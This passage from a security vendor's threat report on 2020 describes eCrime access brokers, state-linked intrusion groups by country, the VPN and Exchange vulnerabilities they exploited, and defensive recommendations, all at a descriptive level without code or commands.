As noted, access brokers focus primarily on providing varying levels of access for sale on criminal forums. In keeping with this trend, CrowdStrike Intelligence observed criminal adversaries that traditionally operate banking trojans providing third-party access as well. Although LUNAR SPIDER has previously been known to offer malware distribution, recent *BokBot* infections have led directly to hands-on-keyboard activity rather than deploying malware. LUNAR SPIDER has been observed supporting SPRITE SPIDER *Defray777* campaigns but likely supports other BGH adversaries.

MALLARD SPIDER is also likely acting as an access broker for BGH ransomware operators. There have been multiple instances in which *QakBot* infections have led to the deployment of ransomware, including *Egregor*, *Maze*, *DoppelPaymer*, *MedusaLocker* and *ProLock*. Given that MALLARD SPIDER has historically been an insular group, they are likely selling access to these ransomware operators through private channels.

Region Highlight: LATAM-Origin eCrime

During 2020, CrowdStrike Intelligence tracked multiple variants of information-stealing malware originating from Latin America (LATAM) and likely developed by LATAM-based eCrime actors. These malware families include *Culebra Variant, Salve, Caiman* and *Kiron*. The malware is available to purchase on underground forums, resulting in its operation by multiple criminal actors. The most popular infection vector has been spam campaigns that rely on social engineering techniques to encourage interaction with hyperlinks in the email body, often using lure content with a financial or COVID-19-related theme.

Though traditionally observed targeting entities within LATAM countries, the campaigns occasionally expanded to Spain or Portugal, often repurposing the same Spanish- or Portuguese-language content as the original LATAM-focused campaign. During 2020, CrowdStrike Intelligence observed the use of new lure content and languages, including French and Italian. It is likely that, having established their TTPs, these eCrime actors are now expanding their focus to European countries. Ultimately, a successful infection relies on the victim interacting with the email and its malicious content, so tailoring the email to the language of the target country and using emotive themes improve infection rates.

Outlook

Enablers will continue to be important actors in the eCrime ecosystem. Similar to LUNAR SPIDER and MALLARD SPIDER, it is likely that criminal actors operating botnets will attempt to capitalize on their infections by offering access to others. While enablers maintain a constant presence on criminal forums, more sophisticated actors continue to support others through private channels. It is likely that as some of these access brokers become more sophisticated, they may move away from forums to sell their wares.

Criminal actors operating out of LATAM appear to be increasing and will likely continue to develop and upgrade a variety of malware variants. As LATAM-based criminal operators become more comfortable with their TTPs, campaigns using linguistic ties to target European countries are expected to be observed in 2021.

Targeted Intrusions

n addition to the intrusions that appeared to be motivated by the COVID-19 pandemic (noted previously), targeted intrusion actors from China, Russia, Iran, North Korea, India, Pakistan and Vietnam pursued actions on objectives likely related to strategic national security and espionage priorities dictated by their respective states. CrowdStrike Intelligence continued to identify currency generation activity from North Korean adversaries and uncovered details of self-profit operations attributed to Iran-based PIONEER KITTEN. Details of WICKED PANDA/SPIDER's moonlighting activities were revealed in the 2020 indictments of individuals associated with this adversary. Indictments and public disclosures most notably targeted the activities of Russian adversaries, although it is unlikely these actor groups will be undeterred in the long term.

↘

In 2020,
targeted intrusion actors from China, Russia, Iran, North Korea, India, Pakistan and Vietnam pursued actions on objectives likely related to strategic national security and espionage priorities dictated by their respective states.

CHINA

↘

Chinese adversaries enhanced their cyber capabilities through ongoing tool development and sharing, while maintaining their status as one of the most prolific state-sponsored cyber actors on the planet.

By all accounts, 2020 was a challenging year for Beijing. The outbreak of COVID-19 — with Wuhan as its epicenter — and managing the fallout of its global spread consumed much of the Chinese Communist Party's (CCP) efforts. A brief reduction in activity from Wuhan-based adversaries demonstrated that COVID-19 had a tactical impact as well as a strategic one. The outbreak was coupled with an increasingly aggressive trade war with the U.S., limiting Chinese firms' access to critical technologies such as semiconductors, while at the same time levying high tariffs on goods destined for foreign markets.

China-based adversaries continued targeted operations throughout 2020 that largely aligned with historic focuses on espionage, intellectual property theft and surveillance. Chinese adversaries enhanced their cyber capabilities through ongoing tool development and sharing, while maintaining their status as one of the most prolific state-sponsored cyber actors on the planet. CrowdStrike observed intrusions by at least 11 named Chinese adversaries and seven suspected China-origin activity clusters, with operations aligning with the objectives outlined in the 13th Five-Year Plan (13FYP). As such, a wide range of sectors were targeted, with particular attention paid to organizations in the telecommunications, government, healthcare and technology sectors. A focus on the telecommunications sector in particular was a continuation from the trend observed in 2019; named adversaries targeting telecommunications organizations in 2020 included WICKED PANDA, CIRCUIT PANDA and PHANTOM PANDA.

China Reporting by Adversary

- WICKED PANDA
- CIRCUIT PANDA
- PIRATE PANDA
- JUDGMENT PANDA
- KRYPTONITE PANDA
- WICKED SPIDER
- DEEP PANDA
- EMISSARY PANDA
- GOBLIN PANDA
- KARMA PANDA

Figure 8. China-Nexus Reporting by Adversary in 2020

CHINA

Actor Highlight: WICKED PANDA

WICKED PANDA continues to be one of the most prolific adversaries tracked by CrowdStrike Intelligence. The adversary began 2020 by conducting a wide-ranging campaign focused on exploiting multiple vulnerabilities (CVE-2019-19781 and CVE-2020-10189) that cut across verticals and geographies. Upon successful exploitation, they deployed *Cobalt Strike* and *Meterpreter* payloads to further interact with victims. As the year progressed, they continued using *Cobalt Strike* as well other loaders and malware families such as *Proxip, AttachLoader, ShadowPad* and *Winnti*.

WICKED SPIDER/PANDA Activity by Industry

- Academic
- Manufacturing
- Government
- Telecommunications
- Computer Gaming
- Technology
- Aviation
- Defense
- Financial Services
- Healthcare

Figure 9. WICKED PANDA's Wide-Ranging Target Scope in 2020

In September 2020, the U.S. DOJ announced indictments against individuals associated with WICKED PANDA operations, painting one of the clearest pictures yet of how a Chinese group was allowed to operate illicit for-profit cyber operations against video game firms for years without punishment, while also supporting state-directed intelligence requirements. Despite these high-profile indictments, CrowdStrike Intelligence continued to see WICKED PANDA conduct operations throughout late 2020.

CHINA

Previewing the 14th Five-Year Plan

In October 2020, the CCP outlined the party's 14th Five-Year Plan (14FYP/十四个五年规划) lasting from 2021-2025 and the Long-Term Vision for 2035 (2035 Vision/2035 远景目标). Though the new plan will not become formalized until March 2021, a preliminary communique released following the October meeting outlined the CCP's overall ambitions, with areas of focus to include:

1. **Technology and Research & Development:** Improve scientific and technological self-reliance and support innovation-driven technological breakthroughs.

2. **Economic Data:** Enhance domestic market and build a high-level socialist market economic system.

3. **Agriculture and Clean Energy:** Promote green development, and agricultural and rural development.

4. **Urban Planning:** Optimize layout of urban and rural development; alleviate poverty in rural areas.

5. **Healthcare and Insurance:** Improve quality of life and equalization of basic public services; create a comprehensive health system.

6. **Media:** Improve the country's cultural soft power and cultural industry.

7. **Defense:** Accelerate the modernization of national defense and the army to support the objectives of a rich country and a strong military.

Achieving new technological breakthroughs will likely underpin nearly all of China's short- and medium-term goals. The CCP's technology transfer programs combine physical and cyber methodologies to identify key intelligence gaps and then seek to satisfy those gaps via cyber theft, cyber espionage, joint ventures or corporate acquisitions. CrowdStrike Intelligence assesses with high confidence that China-nexus adversaries will almost certainly continue to support these objectives in 2021 in the absence of any meaningful consequences. The CCP's mention of accelerating its military and soft power within the 14FYP is also notable and suggests continuing efforts to improve the People's Liberation Army Strategic Support Force (PLASSF) and Chinese cyber forces.

Outlook

Though 2020 saw a high increase in the number of China-related U.S. DOJ indictments, as well as significant tariffs levied by the U.S., these had relatively little impact on China's cyber operational tempo, as evidenced by WICKED PANDA's return mere weeks after its public indictment. Critical improvements to watch for from China in 2021 include a resurgence of PLASSF-affiliated adversaries with

CHINA

improved TTPs, and increasingly focused and automated disinformation campaigns. Prior to the 2015 PLASSF reorganization announcement, PLA-associated adversaries regularly targeted government, military, defense, academic and think tank organizations, among others. CrowdStrike Intelligence assesses with high confidence that this targeting pattern will likely return as these adversaries seek to re-establish themselves. China's cyber operators are also likely to continue enabling the widely reported human rights abuses against Tibetans and Uyghur minorities, domestic and abroad, through aggressive surveillance measures including mobile device targeting, compromise of personal email accounts and devices, and ongoing access to upstream providers.

More contemporary China-based operators are likely to continue to diversify their tradecraft and toolsets and improve their operational techniques, as evidenced by recent malware developments, such as *AvantGard, Clambling* (the successor of *PlugX*) and *ShadowPad*. China-nexus adversaries will also likely continue to utilize commoditized and open-source tools such as *Cobalt Strike* and *Mimikatz*. CrowdStrike Intelligence assesses these groups will also likely continue to conduct software supply-chain compromises, given their prior successes throughout late 2019 and 2020.

RUSSIA

↘

While there may be some tactical-level changes to Russian operations in the short term, adversary action was not significantly deterred overall in 2020.

Throughout 2020, the activities of several Russian-nexus adversaries, particularly state-operated groups, were the subject of public disclosure through the release of statements made by Western government organizations. The quantity and breadth of information released regarding Russian intrusion operations is unprecedented and likely reflects a focused effort to disrupt these activities by enabling defenders and using "soft messaging" techniques designed to influence adversary behavior.

While there may be some tactical-level changes to Russian operations in the short term — for example, CrowdStrike Intelligence has observed a continued reduction in malware-driven FANCY BEAR operations, as well as ongoing development of VENOMOUS BEAR tooling — adversary action was not significantly deterred overall in 2020. BERSERK BEAR demonstrated significantly elevated targeting of Western organizations during 2020, mainly driven by campaigns that have been observed throughout the year against government and transport sectors in North America. Meanwhile, PRIMITIVE BEAR maintained their Ukrainian-centric interest, with sighting of regular activity targeting Ukrainian government and official bodies. This actor demonstrated significant maturation with their attempts to improve their operational security, tradecraft and tooling.

TTP Highlight: Targeting VPN Connections

A common initial network compromise TTP observed across multiple Russian adversaries in 2020 was attempting to gain access to targets through the exploitation of internet-accessible network devices and services, particularly those supporting virtual private network (VPN) connections. These techniques have the benefit of being relatively covert if the attempts fail, but can yield extensive access if they succeed. It is worth noting that much of the reported exploitation activity against these devices target previously patched vulnerabilities, and therefore it is possible that future intrusions may be supported by the exploitation of zero-day vulnerabilities if target networks are found to be hardened against an adversary's current capability.

RUSSIA

Vulnerability Identifier	Target Product	Adversary Use
CVE-2019-11510	Pulse Connect Secure (PCS)	BERSERK BEAR COZY BEAR VENOMOUS BEAR
CVE-2018-13379	FortiGuard FortiOS SSL VPN	BERSERK BEAR COZY BEAR
CVE-2020-2021	Palo Alto Networks OS (including GlobalProtect VPN)	BERSERK BEAR

Table 6. Russian Adversary Exploitation of VPN Vulnerabilities

Outlook

In previous years, Russian state-operated groups have been characterized by significant investment in the development and deployment of custom malware families to support their intelligence gathering activities. With this dependency comes increased scrutiny from security researchers and network defenders, increasing the resource costs for adversaries that have to continually update their toolsets to evade detection. While various Russian adversaries continue to employ malware as part of their operational toolkits, they have also increasingly sought to shortcut traditional operational workflows and focus directly on intelligence collection from third-party services used by their targets, including direct access to cloud-based network resources such as email servers. CrowdStrike Intelligence anticipates this trend is likely to continue in 2021, with previous attempts to breach single accounts via phishing campaigns making way for larger-scale operations against enterprise assets using compromised administrator credentials.

From a geopolitical perspective, to counter historically low domestic approval for President Vladimir Putin amid ongoing COVID-19-related economic contraction in 2021, Russia will likely continue to assert its interests abroad, particularly in hotspots such as Nagorno-Karabakh and Ukraine, while deepening ties with strategic partners such as China and select African nations. To this end, Russia is likely to continue to conduct cyber-enabled espionage against Western military and political targets, and in key sectors related to the energy, defense and high-tech industries. Moscow's relationship with the U.S. is likely to remain adversarial in 2021, with the transition to U.S. President Joseph Biden unlikely to improve relations with Russia or reduce state-sponsored cyber operations targeting political and military intelligence related to the U.S. and its European allies. Further, Russia will likely continue to conduct information operations against geopolitical competitors, particularly the U.S. These historically include leaks and intrusions, with targeting that exploits internal political divisions or instability to exacerbate existing tensions.

IRAN

↘

Iranian adversaries are likely to place further focus on the exploitation of network services to enable intrusion into target networks in 2021.

Iranian targeted-intrusion adversaries were active throughout 2020. In contrast to expectations related to major developments early in 2020, such as the killing of Qassem Soleimani of the Islamic Revolutionary Guards Corps (IRGC) Quds Force, the overwhelming majority of this activity appears to have been espionage-oriented. Even as the COVID-19 pandemic significantly affected Iran, these adversaries' activities more generally reflected traditional intelligence requirements, although there were some exceptions. Notable developments included COVID-19-related targeting by STATIC KITTEN, the emergence of a discretely targeted collection enterprise adjacent to HELIX KITTEN, and PIONEER KITTEN being linked to eCrime activity, shifting focus from intelligence collection to disruptive ransomware operations.

CrowdStrike Intelligence assesses with moderate confidence that Iranian adversaries are likely to place further focus on the exploitation of network services to enable intrusion into target networks in 2021, reducing — but not eliminating — their use of other client-focused intrusion methods such as strategic web compromises (SWCs) or spear-phishing attacks.

Discrete Separation of Targeting Between Adversaries

Throughout 2020, multiple Iranian targeted-intrusion actors were observed exhibiting a particular behavior: targeting only a specific sector or geographic area. Targeted-intrusion adversaries, including those with an Iranian nexus, typically target multiple regions and sectors concurrently. However, in four separate cases, adversaries with varying technical links to HELIX KITTEN each exhibited a distinct and narrowly focused target scope during their 2020 activities. These adversaries included HELIX KITTEN itself, TRACER KITTEN, and the activity clusters DistortedShepherd and ScorchedEpoch. Table 7 shows these adversaries' respective target scopes and technical links to HELIX KITTEN.

IRAN

Actor	Target Scope in 2020	Technical Link to HELIX KITTEN
HELIX KITTEN	Government entities in Lebanon	N/A
TRACER KITTEN	Telecommunications entities in the Middle East, particularly Iraq	Shared compilation artifacts and a shared C2 protocol implementation between TRACER KITTEN and HELIX KITTEN tools
DistortedShepherd	Entities in the United Arab Emirates	Architecture and technical sophistication similarities between DistortedShepherd and HELIX KITTEN tools
ScorchedEpoch	Telecommunications and government entities in Africa	Behavioral implementation and C2 protocol methodology similarities between ScorchedEpoch and HELIX KITTEN tools

Table 7. Discrete Target Scopes Surrounding Activity Adjacent to HELIX KITTEN in 2020

These technical links to HELIX KITTEN parallel similar connections previously identified between HELIX KITTEN and REMIX KITTEN, the latter of which also has exhibited a specifically counterintelligence-oriented target scope over time. These points indicate it is likely that all five adversaries share, to some degree, an operational support entity that engages in activity such as malware development and infrastructure management. The likely presence of a shared support element, combined with the existence of discretely separated target scopes between adversaries, is indicative of a broader, unified intelligence collection enterprise that is directed and coordinated by a central authority (such as a foreign intelligence service). The precise contours of that enterprise are actively under investigation.

Iran-based Adversaries Blend eCrime and Targeted Intrusion Tradecraft

Since mid-2020, there has been emerging evidence of eCrime tactics converging with Iran-nexus targeted intrusion operations. The first case of this convergence was in July 2020, when an actor associated with PIONEER KITTEN was identified advertising to sell access to compromised networks on an underground forum. That activity highly likely represented PIONEER KITTEN operators attempting to generate personal gain via the unapproved sale of accesses originally secured at the behest of the Iranian government for intelligence operations purposes. Also

IRAN

Consistent Iranian Hacktivist Activity

In addition to targeted intrusion activity, Iranian hacktivists continued to launch operations parallel to the foreign policy objectives of the Iranian government throughout 2020. Such operations came about most frequently in response to sporadic escalations in regional tensions, especially during instances of widespread media speculation surrounding Israeli actions toward Iran, such as the purported Israeli sabotaging of Iranian nuclear facilities and, most starkly, the November assassination of Iranian nuclear scientist Mohsen Fakhrizadeh. Groups such as ICTUS Team, Unidentified Team and Bax026 (aka FRONTLINE JACKAL) have maintained social media channels for the dissemination of nationalistic messaging as well as claims of network compromise of infrastructure belonging to organizations within Israel and allied governments, especially the United States.

during July 2020, there was an overlap between targeted intrusion operations by STATIC KITTEN and disruption-oriented *Thanos* ransomware activity by the TarnishedGauntlet activity cluster. This overlap included both the adversary and the activity cluster targeting the same victims at the same time, which could represent coordinated intrusion activity between the two actors. Finally, since at least November 2020, PIONEER KITTEN has been conducting a disruption-oriented ransomware campaign leveraging the *Pay2Key* ransomware variant, primarily deployed against Israeli targets. Unlike that adversary's earlier eCrime activity, this *Pay2Key* activity is likely being undertaken at the direction of the Iranian government and appears not to be oriented toward revenue generation.

Outlook

While coordination between STATIC KITTEN and TarnishedGauntlet remains uncorroborated, PIONEER KITTEN's shift toward disruptive ransomware operations eerily parallels the disruptive impacts of TarnishedGauntlet's *Thanos* operations against STATIC KITTEN victims. As Iranian adversaries continue to be publicly targeted by dissident entities, leak outlets, Western government advisories, and industry reporting, it is likely that Iranian cyber operations will continue to experiment with blurring the lines between eCrime and targeted intrusion tradecraft in order to generate desired effects or at least complicate attempts at attribution. This is anticipated to occur while Iranian adversaries continue to engage in traditional intelligence activities, as well as support information operations. It remains to be seen whether or not the unified intelligence collection enterprise surrounding HELIX KITTEN will continue to exhibit discrete collection foci or if it will shift in response to future developments.

In 2020, Iran elected an IRGC-dominated parliament and experienced worsening relations with its principal rivals, the U.S., Saudi Arabia and Israel. In 2021, Iranian cyber adversaries and Iran-backed militias are likely to remain engaged in ongoing, low-level conflicts focused on targeting these countries; these conflicts have historically been highlighted by instances of kinetic action and disruptive cyberattacks by both sides. Iran is also likely to experience increasing regional isolation following significant diplomatic overtures by Gulf Arab states to Israel, and expectations for 2021 to see a potential hardliner, IRGC-backed presidential candidate emerge victorious. CrowdStrike Intelligence assesses that these factors will likely contribute a highly permissive environment for Iranian cyber adversaries to aid internal suppression and pursue targeted intrusions abroad.

N. KOREA

↘

In 2020,
DPRK operations broadly exhibited a twofold mission: intelligence collection and currency generation.

CrowdStrike Intelligence tracked activity from all five named DPRK adversaries — LABYRINTH CHOLLIMA, STARDUST CHOLLIMA, SILENT CHOLLIMA, VELVET CHOLLIMA and RICOCHET CHOLLIMA — in 2020. DPRK operations this year broadly exhibited a twofold mission, focusing on intelligence collection and currency generation. Campaigns have primarily been aimed at North America, Europe, South Korea and Japan. Espionage operations have centered on East Asia/Korea foreign policy and military technology. With the start of the COVID-19 pandemic, CrowdStrike Intelligence observed multiple DPRK adversaries expand their target scopes to the healthcare sector. Observed efforts from DPRK actors centered on companies leading research on COVID-19 vaccine candidates, and it is likely these adversaries were focused on gathering intellectual property that could assist North Korea in the development of its own vaccine.

Cyber-enabled currency generation continued apace in 2020; however, DPRK adversaries placed a greater emphasis on obtaining capital through more common eCrime tactics such as ransomware, extortion, and the targeting of cryptocurrency exchanges, rather than through the complex infiltrations that manipulated financial infrastructure, as previously seen from North Korea.

Actor Highlight: LABYRINTH CHOLLIMA

Throughout much of 2020, LABYRINTH CHOLLIMA was not only the most prolific DPRK adversary, but also one of the most active targeted-intrusion adversaries tracked by CrowdStrike Intelligence. CrowdStrike Intelligence observed the deployment of several new LABYRINTH CHOLLIMA tools during the year. New tooling does not appear to represent a significant deviation in technical sophistication from previously observed LABYRINTH CHOLLIMA implants; however, there appears to be an emphasis on operational security and defeating signature-based detections with these new tools. For instance, both *NedDownloader* and *UnderGround* RAT — as well as an unnamed malicious PDF viewer — rely on trojanized variants of legitimate applications, techniques that allow LABYRINTH CHOLLIMA to effectively avoid YARA detections and automated malware analysis in sandbox environments. Tooling has also placed greater emphasis on cross-platform coverage, with multiple new LABYRINTH CHOLLIMA tools now targeting MacOS and Linux operating systems, in addition to Windows.

LABYRINTH CHOLLIMA also began to rely heavily on LinkedIn personas as an intrusion vector in 2020. Across operations targeting the defense, media, financial and healthcare sectors, LABYRINTH CHOLLIMA has used LinkedIn profiles

N. KOREA+

disguised as human resources recruiters to contact targets. Following initial contact, the adversary attempts to move the conversation to an encrypted communications channel, such as WhatsApp or Telegram, where it sends a malicious document — often disguised as a job description for a lucrative opportunity — that will retrieve additional payloads. To make personas appear legitimate and to directly interact with targets without raising suspicion, this tactic requires significant research and preparation, highlighting the level of effort LABYRINTH CHOLLIMA makes in order to successfully infiltrate an organization.

Shift in Currency Generation Strategy

DPRK adversaries have conducted cyber-enabled theft since at least 2015 to evade international and U.S. economic sanctions and generate a stream of funding to support other state initiatives. In 2020, CrowdStrike Intelligence observed VELVET CHOLLIMA, LABYRINTH CHOLLIMA and STARDUST CHOLLIMA continue to engage in currency generation operations (Table 8).

Actor	Currency Generation TTPs
LABYRINTH CHOLLIMA	■ Deployment of malicious cryptocurrency applications ■ Card skimming ■ Ransomware ■ Likely data extortion
STARDUST CHOLLIMA	■ Deployment of malicious cryptocurrency application ■ Suspected targeting of cryptocurrency exchanges
VELVET CHOLLIMA	■ Targeting of cryptocurrency exchanges ■ Attempted credential theft of cryptocurrency wallets with malicious Android application

Table 8. Currency Generation Activity Seen From DPRK Adversaries in 2020

STARDUST CHOLLIMA has historically been the most aggressive DPRK adversary in currency generation operations, targeting key elements of the global financial ecosystem such as the SWIFT international money wiring protocol, ATM networks, and payment processors, racking up large payouts in the tens of millions of U.S. dollars. In 2020, CrowdStrike Intelligence observed STARDUST CHOLLIMA appear to shift from operations targeting large financial institution intrusions and move toward cryptocurrency exchanges. This trend runs parallel to VELVET CHOLLIMA and LABYRINTH CHOLLIMA operations, which have similarly targeted cryptocurrency exchanges and have increasingly relied on eCrime tactics such as JavaScript card skimming, cryptocurrency wallet credential theft, and deployment of ransomware.

N. KOREA +

DPRK's focus on the acquisition of cryptocurrency and the increasing adoption of eCrime tradecraft are logical developments; the environments of cryptocurrency exchanges are typically not as hardened as those of traditional financial institutions, and illicitly obtained cryptocurrency is much easier to move and launder anonymously, likely making it a preferred cashout vector versus fiat currencies. The use of criminal tooling and tradecraft further obfuscates attribution efforts and can avoid notice by security defenders looking for sophisticated attacks.

Outlook

In 2020, the North Korean economy contracted acutely, putting the already impoverished country into the worst economic situation it has faced since the famines of the late 1990s. This contraction is due primarily to an abrupt cessation in trade with China, which resulted from Pyongyang's closure of its border with China in January 2020 to prevent the spread of COVID-19 into the country. These issues have been compounded by severe typhoons and flooding throughout Q3 2020, which acutely decreased agricultural yield. In the absence of foreign aid and sanctions relief, these disruptions in the agricultural supply chain and the inability to import food from China put DPRK at the highest risk of domestic famine and food insecurity in decades.

Currency generation operations will therefore likely increase over the next year to compensate for the economic downturn and serve as a lifeline for the country. Moreover, DPRK adversaries may increase economic espionage operations specifically focused against the agricultural sector in an attempt to steal technology that could ameliorate some of the effects of an impending food shortage.

The DPRK government is likely to continue to pursue economic sanctions relief and foreign aid from the international community. Diplomatic maneuvering will likely drive increased espionage activity aimed at the Korean foreign policy community, as DPRK's leadership seeks to assure a decision advantage in negotiations. COVID-19 will also likely continue to affect DPRK through the majority of 2021. CrowdStrike Intelligence assesses that entities involved with the research, production or distribution of COVID-19 therapeutics will be at a high risk of North Korean targeted intrusions until a vaccine is widely available in North Korea.

OTHER ADVERSARIES

In 2020, cyber-enabled regional espionage blossomed in South and Southeast Asia, broadening the threat landscape for organizations with operations within this region. This trend was especially apparent in the increasing scope, sophistication and operational security of the Pakistan-based adversary MYTHIC LEOPARD, which deployed multiple new malware families and the exploitation of both desktop and mobile operating systems. The most consistently active Indian adversary in 2020 was RAZOR TIGER. OCEAN BUFFALO — the only named Vietnam-based actor tracked by CrowdStrike — was also highly active in 2020, with operations heavily focused on targets within the Southeast Asia region.

Actor	Description
RAZOR TIGER	This adversary's target scope was focused primarily on entities in China and Pakistan; however, CrowdStrike Intelligence observed limited circumstances in which RAZOR TIGER also conducted intrusions in the Middle East and Europe. Sector-level targeting focused on government, military and defense entities. ➡ TTPs and Tooling: ▪ Delivery: malicious LNK files and Microsoft Office documents ▪ Malware: *Capriccio* RAT
MYTHIC LEOPARD	This adversary frequently uses spear-phishing to deliver malware to targets in South Asia, especially India, for purposes of espionage, including information theft and routine activity monitoring. ➡ TTPs and Tooling: ▪ Spear-phishing delivery of custom malware via malicious Microsoft Office documents and RAR archive files ▪ Malware: *Waizsar RAT, Mobzsar, Amphibeon, MumbaiDown, Quasar RAT*
OCEAN BUFFALO	This adversary's operations were heavily focused on targets within Vietnam and the Southeast Asia region. ➡ TTPs and Tooling: ▪ Strategic web compromise operations ▪ Malware: *Cobalt Strike, KerrDown, Pagoda*

Table 9. Most Active Adversaries in the South Asia Region in 2020

Vulnerability Intelligence

↘

During 2020, CrowdStrike Intelligence observed repeated exploitation of several different VPN services and web applications.

The consequential vulnerabilities observed throughout 2020 are characterized by their relationships with internet-exposed remote services. These vulnerabilities are attractive to nation-state and eCrime actors because they potentially grant initial access to target networks. During 2020, CrowdStrike Intelligence observed repeated exploitation of several different VPN services and web applications such as Microsoft SharePoint (CVE-2019-0604). The compromise of these services in turn enabled "exploit chaining" with other vulnerabilities for the purposes of privilege escalation and network pivoting. Of these, known vulnerabilities in Microsoft Exchange Server (CVE-2020-0688) and Windows Netlogon (CVE-2020-1472) often serve to enable network propagation and lateral movement.

Exposure and Reliability

The prevalence and general exposure of a vulnerable product, in addition to the reliability of available exploit code, largely dictate the usefulness of a vulnerability to threat actors. These traits apply to CVE-2019-0604 and CVE-2020-0688, which were among the exploits most commonly observed by CrowdStrike during 2020. These two exploits are derived from known vulnerabilities in Microsoft SharePoint and Exchange, respectively — services that are both widely deployed and internet-facing in the majority of environments. Furthermore, the available exploit code provides consistent, reliable means for gaining initial access (CVE-2019-0604) or escalating privileges and control of a victim domain (CVE-2020-0688) without introducing system instability.

Interdependencies: Exploits and Credential-Based Attacks

Crowdstrike Intelligence assesses that remote service and privilege escalation vulnerabilities enable the viability of credential-based attacks (e.g., brute forcing, password spraying, credential stuffing). This assessment is made with moderate confidence based on in-the-wild attacks and other reporting pertaining to access brokers. Once actors have demonstrated the necessary reconnaissance, exploitation, and automated credential-based attack mechanisms, exploitation and credential theft activities reinforce and support one another in a self-sustaining process (Figure 10).

Figure 10. Stages of the Repetitive Exploitation and Credential Acquisition Cycle

The process begins with the scanning/exploitation of remote services to harvest user account credentials. For example, in late 2020, CVE-2018-13379 allowed for the dumping of user account directories from nearly 50,000 FortiOS VPNs. Even after patching, threat actors can often use these stolen credentials to reacquire access to the same targets (or to other networks where victims reused passwords) via credential-based techniques. In these situations, the stolen logins also introduce the threat of a privilege escalation from an authenticated user (e.g., CVE-2020-0688), pivoting and eventual domain takeover. At this point, an adversary can obtain all Active Directory accounts for future credential-based attacks as the cycle begins anew.

Recommendations

↘

These recommendations will help you proactively address potential weaknesses before they can be leveraged by attackers.

Over the past year, CrowdStrike Intelligence and CrowdStrike Falcon OverWatch observed adversaries not only undeterred by COVID-19 but seemingly spurred on by the impacts of the global pandemic. Targeted intrusion adversaries took action to secure valuable data on vaccine research and government responses to the pandemic, and even criminal adversaries like CARBON SPIDER — facing a reduction of profits due to the pandemic — proved their flexibility in the face of adversity. In 2021, adversaries employing BGH operations will continue to investigate methods to maximize their impact on targets, likely including custom development to support non-traditional targets within an organization.

As their operations mature, both eCrime and targeted intrusion adversaries will continue to develop and implement new methods to bypass detection and impede analysis by researchers. Whether driven by public reporting or motivations internal to their respective organizations, the pursuit of operational security will almost certainly include improved obfuscation methods, use of commodity tooling and living-off-the-land techniques.

The challenges of 2020, including the rapid pivot to "work-from-anywhere," have caused a level of social and economic upheaval that is unprecedented in modern times. The widespread impact has not deterred cyber adversaries — in fact, quite the opposite has occurred. In 2020, CrowdStrike observed adversaries exploiting the situation, preying on the public's fear and escalating attacks. These recommendations will help you proactively address potential weaknesses before they can be leveraged by attackers.

If you can't see it, you can't protect it. For security teams operating in today's environment, visibility and speed are critical for blocking attackers that have the capability and intent to steal data and disrupt operations. Security teams must understand that it is their responsibility to secure their cloud environments, just as they would on-premises systems. They must establish consistent visibility for all environments and proactively address potential vulnerabilities before they can be leveraged by attackers.

Protect identities and access. Organizations must consider multifactor authentication (MFA) on all public-facing employee services and portals as mandatory. In addition to MFA, a robust privilege access management process will limit the damage adversaries can do if they get in, and reduce the likelihood of lateral movement. Finally, Zero Trust solutions should be implemented to compartmentalize and restrict data access, thus reducing the potential damages from unauthorized access to sensitive information.

Invest in expert threat hunting. Interactive attacks use stealthy or novel techniques designed to bypass automated monitoring and detection. Continuous threat hunting is the best way to detect and prevent sophisticated or persistent attacks.

Get ahead of attackers with threat intelligence. There is a human being behind every attack. Threat intelligence helps you understand an attacker's motivation, skills and tradecraft so you can use this knowledge to your advantage to prevent, and even predict, future attacks.

Make sure you have a current cybersecurity policy that accounts for remote working. Security policies need to include access management for remote workers, the use of personal devices, and updated data privacy considerations for employee access to documents and other information.

Create a culture of cybersecurity. While technology is clearly critical in the fight to detect and stop intrusions, the end user remains a crucial link in the chain to stop breaches. User awareness programs should be initiated to combat the continued threat of phishing and related social engineering techniques.

About CrowdStrike

CrowdStrike, a global cybersecurity leader, is redefining security for the cloud era with an endpoint protection platform built from the ground up to stop breaches. The CrowdStrike Falcon® platform's single lightweight-agent architecture leverages cloud-scale artificial intelligence (AI) and offers real-time protection and visibility across the enterprise, preventing attacks on endpoints on or off the network. Powered by the proprietary CrowdStrike Threat Graph®, CrowdStrike Falcon correlates over 5 trillion endpoint-related events per week in real time from across the globe, fueling one of the world's most advanced data platforms for security.